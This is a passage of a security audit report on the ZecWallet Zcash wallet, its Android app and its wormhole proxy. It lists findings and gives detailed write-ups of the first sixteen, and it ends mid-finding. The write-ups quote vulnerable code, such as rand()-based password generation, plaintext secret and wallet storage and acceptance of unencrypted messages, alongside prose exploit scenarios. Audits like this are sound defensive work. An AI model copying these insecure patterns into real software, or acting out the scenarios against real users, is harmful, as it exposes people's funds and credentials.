

ZecWallet

Security Assessment

May 7th 2019

Prepared For:
Aditya Kulkarni | *ZecWallet*
zcash@adityapk.com

Prepared By:
John Dunlap | *Trail of Bits*
john.dunlap@trailofbits.com

David Pokora | *Trail of Bits*
david.pokora@trailofbits.com

Changelog

April 12, 2019:	Initial report delivered
May 7, 2019:	Final report delivered

Executive Summary

From April 8th through April 12th 2019, the Zcash Foundation engaged with Trail of Bits to review the security of the ZecWallet application and its supporting components. Trail of Bits conducted this assessment over the course of two person-weeks with two engineers working from the following versions of the GitHub repositories:

- https://github.com/ZcashFoundation/zecwallet/tree/79937e5a9ce83608e481d8627f4e58edc40b90a8
- https://github.com/adityapk00/zqwandroid/tree/43b00b099b3a93ec81b0aef77ce109d4eaeb0168
- https://github.com/adityapk00/zqwwormhole/tree/b89ecf66bccbd870ab03f9f0ad0a43b2aace348d

The ZecWallet is a Qt-based desktop application that acts as a GUI frontend for the Zcash cryptocurrency system. The Qt wallet is a multi-tiered application that supports normal desktop connections, remote connection from an Android device on the local network, and connections to the desktop application via a "wormhole" server acting as a proxy. The Zcash Foundation expressed special interest in reviewing the security of the network protocols connecting the desktop application, Android application, and wormhole server.

The following areas were considered for review and improvement:

- Authentication procedures
- Verification of externally provided data
- Protection of data at rest
- Protection of data in RAM
- Transport encryption procedures (TLS)
- Unit and security testing

Following this assessment, the short term and long term changes from the recommendations section below should be considered for implementation.

Project Dashboard

Application Summary

Name	ZecWallet
Version	0.66
Type	Client Application
Platforms	Windows, Linux, Mac, Android

Engagement Summary

Dates	04/08/2019 - 04/12/2019
Method	Whitebox
Consultants Engaged	2
Level of Effort	2 person-weeks

Vulnerability Summary

Total High-Severity Issues	2	■ ■
Total Medium-Severity Issues	11	■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■
Total Low-Severity Issues	11	■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■
Total Informational-Severity Issues	2	■ ■
Total Undetermined-Severity Issues	0	
Total	26	

Category Breakdown

Authentication	3	■ ■ ■
Configuration	8	■ ■ ■ ■ ■ ■ ■ ■
Cryptography	5	■ ■ ■ ■ ■
Data Exposure	3	■ ■ ■
Data Validation	4	■ ■ ■ ■
Denial of Service	2	■ ■
Error Reporting	1	■
Total	26	

Engagement Goals

The engagement was scoped to provide a security assessment of ZecWallet, including the accompanying Android application, and wormhole proxy server.

Specifically, we sought to answer the following questions:

- Are connections secure between the desktop application, Android application and wormhole server?
- Is it possible for a malicious user to impersonate users of the desktop application in order to gain access to those users' cryptocurrency holdings?
- Is it possible for an attacker to display false information to the user in the desktop or mobile applications?
- Do any low-level security issues allow for total compromise of the desktop application?

Coverage

In this section we highlight some of the analysis coverage we achieved during this effort, relative to the high-level areas of the Qt wallet identified in our engagement goals.

Secure communications between wallet and phone / wormhole

- ✓ Evaluation of cryptographic protocols developed by Zcash to secure communications between the phone application, host application, and wormhole server.
- ✓ Validation of cryptographic primitives in order to detect misuse and misconfiguration of cryptographic APIs.
- ✓ Examination of exposed network interface to the Qt wallet.

Android Application Security

- ✓ Dynamic and static analysis of Android wallet application.
- ✓ Examination of Android configuration files.
- ✓ Evaluation of authentication procedures.
- ✓ Appropriate storage of sensitive information.
- ✓ Thorough manual review of all lines of code.

C++ host application security

- ✓ Static analysis for security vulnerabilities and code-correctness issues.
- ✓ Dynamic analysis for undefined behavior and memory issues.

- ✓ Thorough manual review of all lines of code.

Kotlin “wormhole” web server security

- ✓ Thorough manual review of all lines of code.
- ✓ Examination of data life cycle for protections against data breaches.
- ✓ Examination of message handlers for protection against denial-of-service attacks.

Recommendations Summary

This section aggregates all the recommendations made during the engagement. Short-term recommendations address the immediate causes of issues. Long-term recommendations pertain to the development process and long-term design goals.

Short Term

❑ **Address configuration issues.** There is a great deal of low-hanging fruit concerning configuration issues. These issues can be remediated immediately for positive effects to security. This includes issues TOB-ZEC-005, TOB-ZEC-013, TOB-ZEC-019, TOB-ZEC-020, TOB-ZEC-012 and TOB-ZEC-024.

❑ **Address issues with message parsing.** Several vulnerabilities arose from the parsers used in the application. Validation of messages is insufficient prior to parsing, including insufficient checking of message origin, encryption status, and length. Issues related to parsing include TOB-ZEC-001 and TOB-ZEC-002.

❑ **Improve handling of user-submitted data.** User-submitted data is generally trusted by the application, including elements of the user interface. This opens up several security issues, potentially of high severity, that mirror the nature of exploits leveraged against currency wallets in the past. Prioritize addressing issues TOB-ZEC-007, TOB-ZEC-014, and TOB-ZEC-016 as soon as possible.

❑ **Improve handling of sensitive data.** Financial data and credentials are not handled safely in memory, and are not given proper protection from numerical errors. Prioritize addressing issues TOB-ZEC-022, and TOB-ZEC-008 as soon as possible.

Long Term

❑ **Address architectural issues with the application.** The design and implementation of the application may impede further attempts to secure it. For example, architectural choices have rendered the application difficult to test and no current testing framework exists. Consider applying the suggestions from TOB-ZEC-023, TOB-ZEC-015, and TOB-ZEC-009 to improve the architecture of the application and your ability to facilitate its security in the future.

❑ **Address issues with session handling.** Issues were found with session handling. Aspects of session handling such as timeouts and authentication practices are described in TOB-ZEC-017, and TOB-ZEC-003.

❑ **Encrypt data at rest.** The Qt wallet stores a variety of user data, most of it highly sensitive, with no encryption. This includes RPC passwords, the wallet data itself, and transaction records. This includes issues TOB-ZEC-021, TOB-ZEC-011, TOB-ZEC-006, TOB-ZEC-004, and TOB-ZEC-010.

Findings Summary

#	Title	Type	Severity
1	Mobile wallet parses responses for requests it never made	Data Validation	Low
2	Mobile wallet parses unencrypted messages	Cryptography	High
3	Mobile wallet does not verify intended-user presence	Authentication	High
4	Sensitive mobile settings are stored insecurely	Data Exposure	Medium
5	Android best practices: cleartext traffic	Configuration	Informational
6	Transaction history is not encrypted	Cryptography	Medium
7	Lack of string validation during UI operations	Data Validation	Medium
8	Improper numerical types used for Zcash currency	Configuration	Low
9	Insufficient separation of API operations from UI operations	Configuration	Informational
10	RPC password stored in plain text in QTSettings object	Data Exposure	Medium
11	Wallet is not encrypted on the filesystem	Data Exposure	Medium
12	Insufficient random number generator	Cryptography	Medium
13	Local network connections use basic authentication	Authentication	Low

14	Error messages from remote JSON RPC interfaces are reflected to users	Error Reporting	Medium
15	Lack of adequate testing framework	Configuration	Low
16	Authenticated clients can cause an access violation in desktop wallet	Data Validation	Low
17	Wormhole idle timeout too long	Denial of Service	Low
18	Wormhole continues parsing input after emitting an error	Data Validation	Low
19	Weak TLS ciphers supported by wormhole	Configuration	Medium
20	Wormhole server supports TLS 1.0 and 1.1	Configuration	Medium
21	Failure to use platform encryption	Cryptography	Medium
22	Sensitive data is not promptly cleared from memory	Cryptography	Low
23	Best practice: use two-factor authentication	Authentication	Low
24	Lack of HTTP caching headers on the wormhole server	Configuration	Low
25	Insufficient protection of tokens during transit	Configuration	Low
26	Centralized point of failure for mobile device sending transactions	Denial of Service	Medium

1. Mobile wallet parses responses for requests it never made

Severity: Low
Type: Data Validation
Target: `ConnectionManager.kt`, `DataModel.kt`

Difficulty: High
Finding ID: TOB-ZEC-001

Description
The mobile wallet application parses response messages for requests which were never made by the desktop application.

Mobile and desktop communications are stateless and depend on shared-secret encryption for security. As a result, requests are never tracked and all valid-form responses are parsed. This allows an authenticated attacker to send unrequested spoofed data to the mobile device for presentation to the mobile user.

This also means that requests can be answered with responses meant for a different request type, without disruption to service.

Exploit Scenario
Assume Alice pairs her desktop and mobile wallets, while Eve is able to communicate with the mobile device by way of a leaked shared secret or encryption bypass. Eve could send information regarding balances, transaction history, and transaction results without the mobile device having ever requested the information, or sent a transaction. In return, this may confuse Alice into believing the application is in some state that it is not.

Recommendation
Short term, rewrite networking code to associate responses to requests, thereby preventing an authenticated attacker from serving the mobile client malicious data it did not request. In the least, add checks to disconnect clients who do not conform to underlying communication conventions.

Long term, review portions of code where checks could be added to close connections if parsed data is of bad form.

Appendix B contains a proof of concept Python server which replicates this issue.

2. Mobile wallet parses unencrypted messages

Severity: High
Type: Cryptography
Target: `DataModel.kt`

Difficulty: Medium
Finding ID: TOB-ZEC-002

Description
Message parsing code in the mobile application allows the parsing of unencrypted messages, bypassing the requirement for a shared secret key to send malicious messages.

The decryption and underlying parsing of messages is completed within the same function on mobile devices. If the `nonce` field exists in the JSON message, it is assumed the `payload` is awaiting decryption, in which case the application will perform the decryption and a recursive call to parse it. If the `payload` field does not exist, it is assumed the payload has been decrypted, and it is loaded accordingly.

Consequently, the mobile application will parse unencrypted responses and present unauthenticated information to the user.

```
    fun parseResponse(response: String) : ParseResponse {
        // Parse response JSON
        // [...]

        // Check if input string is encrypted
        if (json.containsKey("nonce")) {
            val decrypted = decrypt(json["nonce"].toString(),
json["payload"].toString())
            if (decrypted.startsWith("error")) {
                return ParseResponse(false, "Encryption Error: $decrypted", true)
            }
            return parseResponse(decrypted)
        }

        // Parse underlying commands
        // [...]
```

Figure 1: Response parsing excerpt (DataModel.kt#L73-L79)

Furthermore, decryption and parsing recursion based on the existence of a nonce field means that a user could pre-compute a message which has undergone many rounds of encryption. This message could then be spammed to the user to force the mobile app to perform all necessary rounds of decryption.

Exploit Scenario
With knowledge about Alice's desktop wallet server's IP, Eve could poison the network to redirect traffic to her own server code, or assign herself the server's previous IP when it is

released. In the event that the mobile client connects to Eve's malicious server, Eve could ignore all encrypted incoming traffic and leverage the implications of TOB-ZEC-001 to force Alice's mobile client to parse unencrypted responses to requests that were never sent, or that Eve has no knowledge of.

This would allow Eve to spoof information such as balances, transaction history, and the receive addresses for Alice's wallet. Assuming Bob wishes to send Alice funds, Alice could unknowingly share a malicious receive-address with Bob, resulting in the loss of Bob's funds.

Recommendation
Short term, the `parseResponse` function should be split into two functions: a function which performs decryption of the payload, and a function which parses decrypted payloads. This way, encryption will always be expected.

Long term, make a note of any invariants related to cryptography, such as the expectation of encryption on some packets. Ensure these invariants hold and are not subject to conditions an attacker could leverage.

Appendix B contains a proof of concept python server which replicates this issue.

3. Mobile wallet does not verify intended-user presence

Severity: High
Type: Authentication
Target: Mobile Authentication

Difficulty: Low
Finding ID: TOB-ZEC-003

Description
The mobile wallet application assumes that any individual with access to the mobile device should be able to send funds. This assumption introduces risk.

Traditionally, mobile payment methods such as ApplePay require strong authentication such as TouchID, to ensure any individual with access to the owner's unlocked phone cannot also steal funds. Similarly, mobile banking software requires passwords and enforces short idle timeouts.

By lacking such authentication, ZecWallet poses a risk that a user's funds can be stolen if an attacker could gain unlocked access to the owner's mobile device. This contrasts to the risk of an attacker gaining access to the desktop machine because mobile devices are more likely to be stolen or lost in public spaces.

Exploit Scenario
Alice pairs her desktop and mobile devices through the wormhole, and brings her mobile device to a public location. Eve is aware of Alice's large zcash balance. Eve steals the mobile device while it is in an unlocked state and subsequently withdraws all funds from Alice's zcash wallet.

Recommendation
Short term, implement authentication mechanisms to ensure that only the intended user of the ZecWallet can authenticate to the application. Set an appropriate idle timeout to ensure an authenticated user must reauthenticate after a period of inactivity.

Long term, review authentication mechanisms within the mobile and desktop applications to minimize the impact of an unauthorized user with physical access to these devices. Ensure the authentication methods are required for underlying functionality. For example: disallowing a transition to the next page in the user interface could be bypassed, but encrypting connection settings or the shared secret key with a required password would require the attacker to authenticate accordingly.

4. Sensitive mobile settings are stored unsecurely

Severity: Medium
Type: Data Exposure
Target: `DataModel.kt`

Difficulty: Low
Finding ID: TOB-ZEC-004

Description
Settings for the mobile application are stored in plaintext. This allows an attacker with access to an authenticated phone to dump the shared secret and other sensitive information, potentially leading to the loss of funds.

```
val settings = ZQWApp.appContext!!.getSharedPreferences("Secret", 0)

val editor = settings.edit()
editor.putString("secret", secretHex)
```

Figure 1: Shared secret storage excerpt (DataModel.kt#L286-L289)

Due to the configuration of `android:allowBackup` within `AndroidManifest.xml`, these settings could simply be backed up to a computer for analysis.

Exploit Scenario
Eve obtains access to a Alice's mobile device with an authenticated instance of ZecWallet installed. Eve connects the device to a computer to dump the mentioned settings. Exfiltrating the connection information and shared secret stored within the settings, Eve could then supply this configuration to her own mobile device. This would allow Eve's mobile device to connect to the desktop wallet and communicate as if it were Alice's, enabling the attacker to steal the victim's funds.

Recommendation
Short term, encrypt mobile settings with a key which cannot be derived from the device alone. Following from the recommendations in TOB-ZEC-003, the mobile application could make use of the password suggested for authentication, to also encrypt these settings. This would prevent the application and its settings from being accessible to anyone beyond the wallet owner.

Long term, review and highlight areas where sensitive information is handled. Put emphasis on any information which is stored in non-volatile memory to ensure it is encrypted with a key that cannot be derived by anyone but the owner. Additional care should be taken to ensure encryption keys stored in volatile memory are cleared upon idle timeouts, closing of the application, etc.

5. Android best practices: cleartext traffic

Severity: Informational
Type: Configuration
Target: `AndroidManifest.xml`

Difficulty: Low
Finding ID: TOB-ZEC-005

Description
The mobile wallet application is configured to allow regressions to cleartext traffic, allowing information to be transmitted in an insecure fashion.

Although posing no immediate risk to the current codebase, it is unrecommended that the user continue development with `android:usesCleartextTraffic=”true”`. Future additions to the codebase could be insecure as a result of this configuration.

Exploit Scenario
Assume Eve has access to a network Alice is a member of. In the event of codebase changes which increase interaction with external services, Eve can force Alice’s device to regress to an unencrypted web standard. All subsequent traffic would then be insecure, allowing Eve to obtain more sensitive information about Alice.

Recommendation
Short term, change the `android:usesCleartextTraffic` setting to `false`. This would prevent any regressions to unencrypted web protocols.

Long term, re-evaluate all settings in AndroidManifest.xml to ensure no settings hinder the security of the application. This review should not only take into account current impact, but potential risks with future codebase changes.

6. Transaction history is not encrypted

Severity: Medium
Type: Cryptography
Target: `mainwindow.cpp`

Difficulty: Medium
Finding ID: TOB-ZEC-006

Description
Shielded z-Address transactions are stored locally in plaintext, allowing an attacker with access to the victim's system to derive sensitive transaction information.

Artifacts such as transaction history could provide valuable information regarding private payments, and may persist even in the case where the user has removed the wallet keypair from their machine. This information is stored in a `senttxstore.dat` file in Qt's defined `AppDataLocation`. On Windows, this means the data will be accessible to all other programs running on the user's account.

```
[
    {
        "address":
"ztestsapling1ggc9z2u45ruu5dv33n7l5kdyrn8d89f34pvlagpdhscjzhe52k2fnp6nk832xmmyegzp7
dm87c8",
        "amount": -2.9997,
        "datetime": 1555098498,
        "fee": -0.0001,
        "from":
"ztestsapling1ggc9z2u45ruu5dv33n7l5kdyrn8d89f34pvlagpdhscjzhe52k2fnp6nk832xmmyegzp7
dm87c8",
        "txid": "c7761408051f5b143f348e617e4d1fb120818acf8458c511f48f6ae0ff1a2c2c",
        "type": "sent"
    }
]
```

Figure 1: Sample contents of senttxstore.dat

Exploit Scenario
Eve gains access to Alice's desktop machine with the ZecWallet application. Even though the wallet was recently removed, the `senttxstore.dat` file may still exist, and Eve could read this file for information about Alice's transactions.

Recommendation
Short term, the transaction history should be encrypted with user storage protocols such as Windows Data Protection API and macOS' Keychain.

Long term, all sensitive information which raises privacy concerns should be evaluated in order to ensure no data can be read by anyone but an authenticated user.

7. Lack of string validation during UI operations

Severity: Medium
Type: Data Validation
Target: `sendtab.cpp`

Difficulty: High
Finding ID: TOB-ZEC-007

Description
While some basic validation is performed before copying strings into the UI, in many cases arbitrary strings can be displayed.

For instance, in the code below, an address loaded from the address book is lightly validated to ensure it starts with the letter Z. A clever attacker may use social engineering attacks to trick the end user into importing a malicious address book, which may copy convincing instructions for a phishing campaign into the UI.

```
void MainWindow::memoButtonClicked(int number, bool includeReplyTo) {
    // Memos can only be used with zAddrs. So check that first
    auto addr = ui->sendToWidgets->findChild<QLineEdit*>(QString("Address") +
QString::number(number));
    if (!AddressBook::addressFromAddressLabel(addr->text()).startsWith("z")) {
        QMessageBox msg(QMessageBox::Critical, tr("Memos can only be used with
z-addresses"),
        tr("The memo field can only be used with a z-address.\n") + addr->text() +
tr("\ndoesn't look like a z-address"),
        QMessageBox::Ok, this);

        msg.exec();
        return;
    }
```

Figure 1: Data is not validated before being transferred to the UI (sendtab.cpp#L314-L324)

Historically, attacks of this nature have been used in successful phishing campaigns in order to compromise similar crypto currency wallets. Data is not validated when loaded from storage:

```
void AddressBook::readFromStorage() {
    QFile file(AddressBook::writeableFile());

    if (!file.exists()) {
        return;
    }

    allLabels.clear();
    file.open(QIODevice::ReadOnly);
    QDataStream in(&file);    // read the data serialized from the file
```

```
    QString version;
    in >> version >> allLabels;
    file.close();
}
```

Figure 2: Data is not validated when being loaded into the application (addressbook.cpp#L244-L258)

Exploit Scenario
Eve sends Alice a malicious configuration file meant to inject a fishing message Alice's UI. Alice unknowingly loads the malicious configuration file, and is tricked into running a malicious update file linked to by Eve.

Recommendation
Short term, ensure that all input to UI boxes is more discernible from any encapsulating text. Validate all input or refrain from showing the user potentially malicious data, if sensible.

Long term, avoid situations where attacker-controlled input is transferred from users to the UI. Use pre-configured tables of options instead of trusting the user's text.

References
- Input Validation Cheat Sheet
- Phishing Attack on Electrum

8. Improper numerical types used for Zcash currency

Severity: Low
Type: Configuration
Target: All representations of currency within the application.

Difficulty: High
Finding ID: TOB-ZEC-008

Description
Zcash is divided into satoshis much like Bitcoin. However, in several instances within the code base an incorrect numerical type is used to represent the currency.

Within the Zcash daemon implementation, amounts of currency are represented by the CAmount type. This is defined below:

```
typedef int64_t CAmount;

static const CAmount COIN = 100000000;
static const CAmount CENT = 1000000;

extern const std::string CURRENCY_UNIT;
```

Figure 1: The correct data type for bitcoin like currency is 64bit int (src/amount.h#L14-L19)

As shown above, the Zcash daemon represents accumulated amounts of Zcash using a 64 bit integer. This is the correct choice as it allows for representation of both the maximum amount and precision of Zcash currency.

However, within the Qt wallet the currency is often reasoned about using double precision floating point numbers. While doubles should provide sufficient precision in most cases, rounding errors introduced by floating point math are usually considered to be undesirable in financial applications.

Below is an example of an account summary being stored in a floating point number:

```
void MainWindow::maxAmountChecked(int checked) {
    if (checked == Qt::Checked) {
        ui->Amount1->setReadOnly(true);
        if (rpc->getAllBalances() == nullptr) return;

        // Calculate maximum amount
        double sumAllAmounts = 0.0;
        // Calculate all other amounts
        int totalItems = ui->sendToWidgets->children().size() - 2;   // The last
one is a spacer, so ignore that
        // Start counting the sum skipping the first one, because the MAX button is
on the first one, and we don't
        // want to include it in the sum.
```

```
        for (int i=1; i < totalItems; i++) {
            auto amt  = ui->sendToWidgets->findChild<QLineEdit*>(QString("Amount")
% QString::number(i+1));
            sumAllAmounts += amt->text().toDouble();
        }

        if (Settings::getInstance()->getAllowCustomFees()) {
            sumAllAmounts = ui->minerFeeAmt->text().toDouble();
        }
        else {
            sumAllAmounts += Settings::getMinerFee();
        }

        auto addr = ui->inputsCombo->currentText();

        auto maxamount  = rpc->getAllBalances()->value(addr) - sumAllAmounts;
        maxamount       = (maxamount < 0) ? 0 : maxamount;

        ui->Amount1->setText(Settings::getDecimalString(maxamount));
    } else if (checked == Qt::Unchecked) {
        // Just remove the readonly part, don't change the content
        ui->Amount1->setReadOnly(false);
    }
}
```

Figure 1: Improper use of floating point numbers to represent currency (sendtab.cpp#L403-L436)

Exploit Scenario

Alice uses the Qt wallet software to store her currency. Over the course of many months, floating point rounding errors have contributed to inaccurate accountings of her transactions, leading to a loss of currency

Recommendation

Short term, Zcash should convert all currency transactions in the application to 64 bit integers. This is considered a valid solution to the issue for the purpose of this software.

Long term, ensure that all operations are handled by integers and fixed-format numerical libraries wherever possible. This should include a robust test suite and sufficient data to prove that all operations round in the same direction, signal NaN the same way, and so on.

References

- Currency Rounding Errors

9. Insufficient separation of API operations from UI operations

Severity: Informational
Type: Configuration
Target: `addressbook.cpp`

Difficulty: Low
Finding ID: TOB-ZEC-009

Description
Code that depends on the existence of a complex UI at all points is difficult to test, and difficult to validate.

For instance, the code below opens the address book for the wallet. Rather than separating the business logic from the UI code, data from address book is streamed directly into UI elements. When code is designed this way, unit tests cannot easily verify functionality outside the context of the UI.

```
void AddressBook::readFromStorage() {
    QFile file(AddressBook::writeableFile());

    if (!file.exists()) {
        return;
    }

    allLabels.clear();
    file.open(QIODevice::ReadOnly);
    QDataStream in(&file);    // read the data serialized from the file
    QString version;
    in >> version >> allLabels;

    file.close();
}
```

Figure 1: UI elements and a file handling API and intermingled such that the API cannot be tested apart from the UI (addressbook.cpp#L244-L258)

Recommendation
Short term work roll new functionality into a separate, testable API.

Long term, move original functionality out of UI code such that it can be tested independently.

References
- Writing Testable Code

10. RPC password stored in plain text in QTSettings object

Severity: Medium
Type: Data Exposure
Target: `settings.cpp`

Difficulty: High
Finding ID: TOB-ZEC-010

Description
The RPC password is stored in plaintext within the QTSettings object. QTSettings stores application settings in a platform dependent location which may not necessarily be secure. For instance, the data is stored on the Windows registry on Windows, or on a plist file on MacOS.

```
Config Settings::getSettings() {
    // Load from the QT Settings.
    QSettings s;

    auto host        = s.value("connection/host").toString();
    auto port        = s.value("connection/port").toString();
    auto username    = s.value("connection/rpcuser").toString();
    auto password    = s.value("connection/rpcpassword").toString();

    return Config{host, port, username, password};
}

void Settings::saveSettings(const QString& host, const QString& port, const
QString& username, const QString& password) {
    QSettings s;

    s.setValue("connection/host", host);
    s.setValue("connection/port", port);
    s.setValue("connection/rpcuser", username);
    s.setValue("connection/rpcpassword", password);

    s.sync();

    // re-init to load correct settings
    init();
}
```

Figure 1: User credentials are stored in a plaintext file

Exploit Scenario
Eve has access to Alice's workstation. Eve knows her RPC credentials are stored in a Qt configuration file. Eve harvests these credentials and uses them to stealthily compromise the wallet via RPC.

Recommendation

Short term, encrypt all configuration files used by the application. Possible approaches for this are discussed in the TOB-ZEC-006 recommendations section.

Long term, do not store sensitive data in the clear, as it can be stolen from backups or the file system itself. Instead, investigate approaches that utilize operating system protections such as the Windows Data Protection API (DPAPI) and macOS Keychain, or platform-neutral solutions such as SQLCipher. In either case, utilize the most robust protections possible across all platforms, and do not store sensitive data in plain text ever.

References

- Encrypted streams and file encryption

11. Wallet is not encrypted on the filesystem

Severity: Medium
Type: Data Exposure
Target: `mainwindow.cpp`

Difficulty: High
Finding ID: TOB-ZEC-011

Description
When the wallet is backed up, it is not encrypted. Copies of the wallet made by the program are saved to the file system unencrypted.

```
void MainWindow::backupWalletDat() {
    if (!rpc->getConnection())
        return;

    QDir zcashdir(rpc->getConnection()->config->zcashDir);
    QString backupDefaultName = "zcash-wallet-backup-" +
QDateTime::currentDateTime().toString("yyyyMMdd") + ".dat";

    if (Settings::getInstance()->isTestnet()) {
        zcashdir.cd("testnet3");
        backupDefaultName = "testnet-" + backupDefaultName;
    }

    QFile wallet(zcashdir.filePath("wallet.dat"));
    if (!wallet.exists()) {
        QMessageBox::critical(this, tr("No wallet.dat"), tr("Couldn't find the
wallet.dat on this computer") + "\n" +
            tr("You need to back it up from the machine zcashd is running on"),
QMessageBox::Ok);
        return;
    }

    QUrl backupName = QFileDialog::getSaveFileUrl(this, tr("Backup wallet.dat"),
backupDefaultName, "Data file (*.dat)");
    if (backupName.isEmpty())
        return;

    if (!wallet.copy(backupName.toLocalFile())) {
        QMessageBox::critical(this, tr("Couldn't backup"), tr("Couldn't backup the
wallet.dat file.") +
            tr("You need to back it up manually."), QMessageBox::Ok);
    }
}
```

Figure 1: Backups of the wallet, and the main wallet file are never encrypted (mainwindow.cpp#L908-L935)

Exploit Scenario

Eve has access to Alice's workstation. Eve knows Alice's wallet is stored in an unencrypted flat file. Eve steals the wallet effortlessly as it is not encrypted.

Recommendation
Encrypt all copies of the wallet database immediately. Wallet data must be encrypted at rest as soon as possible.

References
- Encrypted streams and file encryption

12. Insufficient random number generator

Severity: Medium
Type: Cryptography
Target: `connection.cpp`

Difficulty: Medium
Finding ID: TOB-ZEC-012

Description
In some cases, an insecure random number generator is used to generate an RPC password. In this case, the C `rand` function is used rather a high entropy secure random number generator.

```
QString randomPassword() {
    static const char alphanum[] =
        "0123456789"
        "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
        "abcdefghijklmnopqrstuvwxyz";

    const int passwordLength = 10;
    char* s = new char[passwordLength + 1];

    for (int i = 0; i < passwordLength; ++i) {
        s[i] = alphanum[rand() % (sizeof(alphanum) - 1)];
    }

    s[passwordLength] = 0;
    return QString::fromStdString(s);
}
```

Figure 1: The C Rand function is used in place of a cryptographically secure PRNG (connection.cpp#L109-L124)

This random password is used when a configuration does not seem to exist.

```
QTextStream out(&file);

    out << "server=1\n";
    out << "addnode=mainnet.z.cash\n";
    out << "rpcuser=zec-qt-wallet\n";
    out << "rpcpassword=" % randomPassword() << "\n";
    if (!datadir.isEmpty()) {
        out << "datadir=" % datadir % "\n";
    }
    if (useTor) {
        out << "proxy=127.0.0.1:9050\n";
    }

    file.close();
```

```
    // Now that zcash.conf exists, try to autoconnect again
    this->doAutoConnect();
}
```

Figure 2: Invocation of the insufficient random number generator (connection.cpp#L182-L199)

Exploit Scenario

Alice uses the default RPC password generated by the application. Eve knows this, and using her knowledge of Alice's system time is able to deduce the seed for Alice's PRNG. Using this knowledge Eve is able to infer Alice's RPC password and compromise the Qt Wallet.

Recommendation

Short term use a cryptographically secure random number generator. Libsodium, a library used by this project, includes several options for this.

Long term, transition to a higher entropy method of generating temporary passwords. One time use tokens are good for this use case. A randomly generated password should never be assigned to a user in perpetuity.

References

- Generating Random Data

13. Local network connections use Basic Authentication

Severity: Low
Type: Authentication
Target: `connection.cpp`

Difficulty: Low
Finding ID: TOB-ZEC-013

Description
Local network connections between the wallet and daemons use HTTP Basic Authentication. Basic Authentication is generally considered an insufficient form of authentication for modern security applications. As this is a local connection the risk is lessened, but a stronger authentication method should be used as a defense in depth strategy.

```
Connection* ConnectionLoader::makeConnection(std::shared_ptr<ConnectionConfig>
config) {
    QNetworkAccessManager* client = new QNetworkAccessManager(main);

    QUrl myurl;
    myurl.setScheme("http");
    myurl.setHost(config.get()->host);
    myurl.setPort(config.get()->port.toInt());

    QNetworkRequest* request = new QNetworkRequest();
    request->setUrl(myurl);
    request->setHeader(QNetworkRequest::ContentTypeHeader, "text/plain");

    QString userpass = config.get()->rpcuser % ":" % config.get()->rpcpassword;
    QString headerData = "Basic " + userpass.toLocal8Bit().toBase64();
    request->setRawHeader("Authorization", headerData.toLocal8Bit());

    return new Connection(main, client, request, config);
}
```

Figure 1: Local connections use basic authentication (connection.cpp#L417-L434)

Exploit Scenario
Eve knows that local connections used by the zcashd and QT Wallet use basic authentication. Eve knows that data forming the initial handshake of the authentication will transmitted in plaintext over the local network. Eve harvests credentials and uses them to compromise further connections.

Recommendation
In the short term, basic authentication can be continued to be used over a TLS connection.

In the long term, a more robust form of authentication should be chosen for high security applications such as monetary computing.

References

- Is Basic Authentication Really Insecure?

14. Error messages from remote JSON RPC interfaces are reflected to users

Severity: Medium
Type: Error Reporting
Target: `connection.cpp`

Difficulty: High
Finding ID: TOB-ZEC-014

Description
Error messages parsed from JSON RPC messages are displayed to user. This is potentially dangerous. If the local network is compromised, then attackers may be able to send misleading error messages to the wallet. This very technique has been used in attacks against bitcoin wallet software in the past, or order to trick users into downloading malicious updates.

```
void Connection::doRPCWithDefaultErrorHandling(const json& payload, const
std::function<void(json)>& cb) {
    doRPC(payload, cb, [=] (auto reply, auto parsed) {
        if (!parsed.is_discarded() && !parsed["error"]["message"].is_null()) {
            this->showTxError(QString::fromStdString(parsed["error"]["message"]));
        } else {
            this->showTxError(reply->errorString());
        }
    });
}
```

Figure 1: Errors from RPC and reflected back to the user (connection.cpp#L705-L713)

Exploit Scenario
Eve takes a place on the network where she can impersonate the zcashd process. Eve sends a malicious error message to the wallet. The error message contains a phishing payload designed to trick the user into using a backdoored update file.

Recommendation
Short term, error messages should be altered to never inject data directly into UI elements. Instead, pre-arranged error messages or code should be used with verbose error messages existing in log file that cannot be easily confused for user interface.

Long term, implement a framework to filter and output user data safely based on the context. For example, data inserted into files or console should be safely encoded such that newlines cannot be added to user data in order to produce a confusing message.

References
- Electrum Spear Phishing

15. Lack of adequate testing framework

Severity: Low
Type: Configuration
Target: Qt Wallet Application

Difficulty: Medium
Finding ID: TOB-ZEC-015

Description
The Qt wallet desktop application does not contain any form of testing framework. As stated above, the code is not designed in such a way as to be tested independent of the graphical user interface. The lack of a test framework represents code that is untested on both the unit and integration level. The presence of a testing framework greatly aids security engineers, as it allows for rapid adaptation of testing routines into security testing routines.

Recommendation
Short term, begin writing tests for each new functionality added to the codebase.

Long term, refactor older code to better support tests, and implement a comprehensive test base for the code.

References
- Writing Qt Unit Tests

16. Authenticated clients can cause an access violation in desktop wallet

Severity: Low
Type: Data Validation
Target: Qt Wallet Application

Difficulty: High
Finding ID: TOB-ZEC-016

Description
An issue exists where an authenticated mobile device can cause an access violation in the Qt desktop wallet application.

Upon being spammed with `sendTx` requests, followed by an abrupt disconnection, the Qt wallet application will throw a read access violation while the Qt WebSocket attempts to check if it is valid.

```
bool QWebSocketPrivate::isValid() const
{
    return (m_pSocket && m_pSocket->isValid() &&
            (m_socketState == QAbstractSocket::ConnectedState));
}
```

Figure 1: location of read access violation (qwebsocket_p.cpp#1455-1459)

```
Qt5WebSocketsd.dll!QWebSocketPrivate::isValid()
Qt5WebSocketsd.dll!QWebSocket::isValid()
zecwallet.exe!AppDataServer::processSendTx::__l2::<lambda>(QString __formal,
QString errStr)
[External Code]
zecwallet.exe!RPC::executeTransaction::__l2::<lambda>(QString errStr)
[...]
```

Figure 2: callstack excerpt, at the time of exception

The exception stems from the fact that the code executing inside of the function specified ends up with a corrupt pointer to "`this`".

Although the full scope of this issue was not investigated due to time constraints, the following cases are considered:

- The spamming of the data may have caused a race condition
- The spamming of the data may have caused memory corruption
- Some property of the data caused the socket state to be cleared unintentionally.

Exploit Scenario
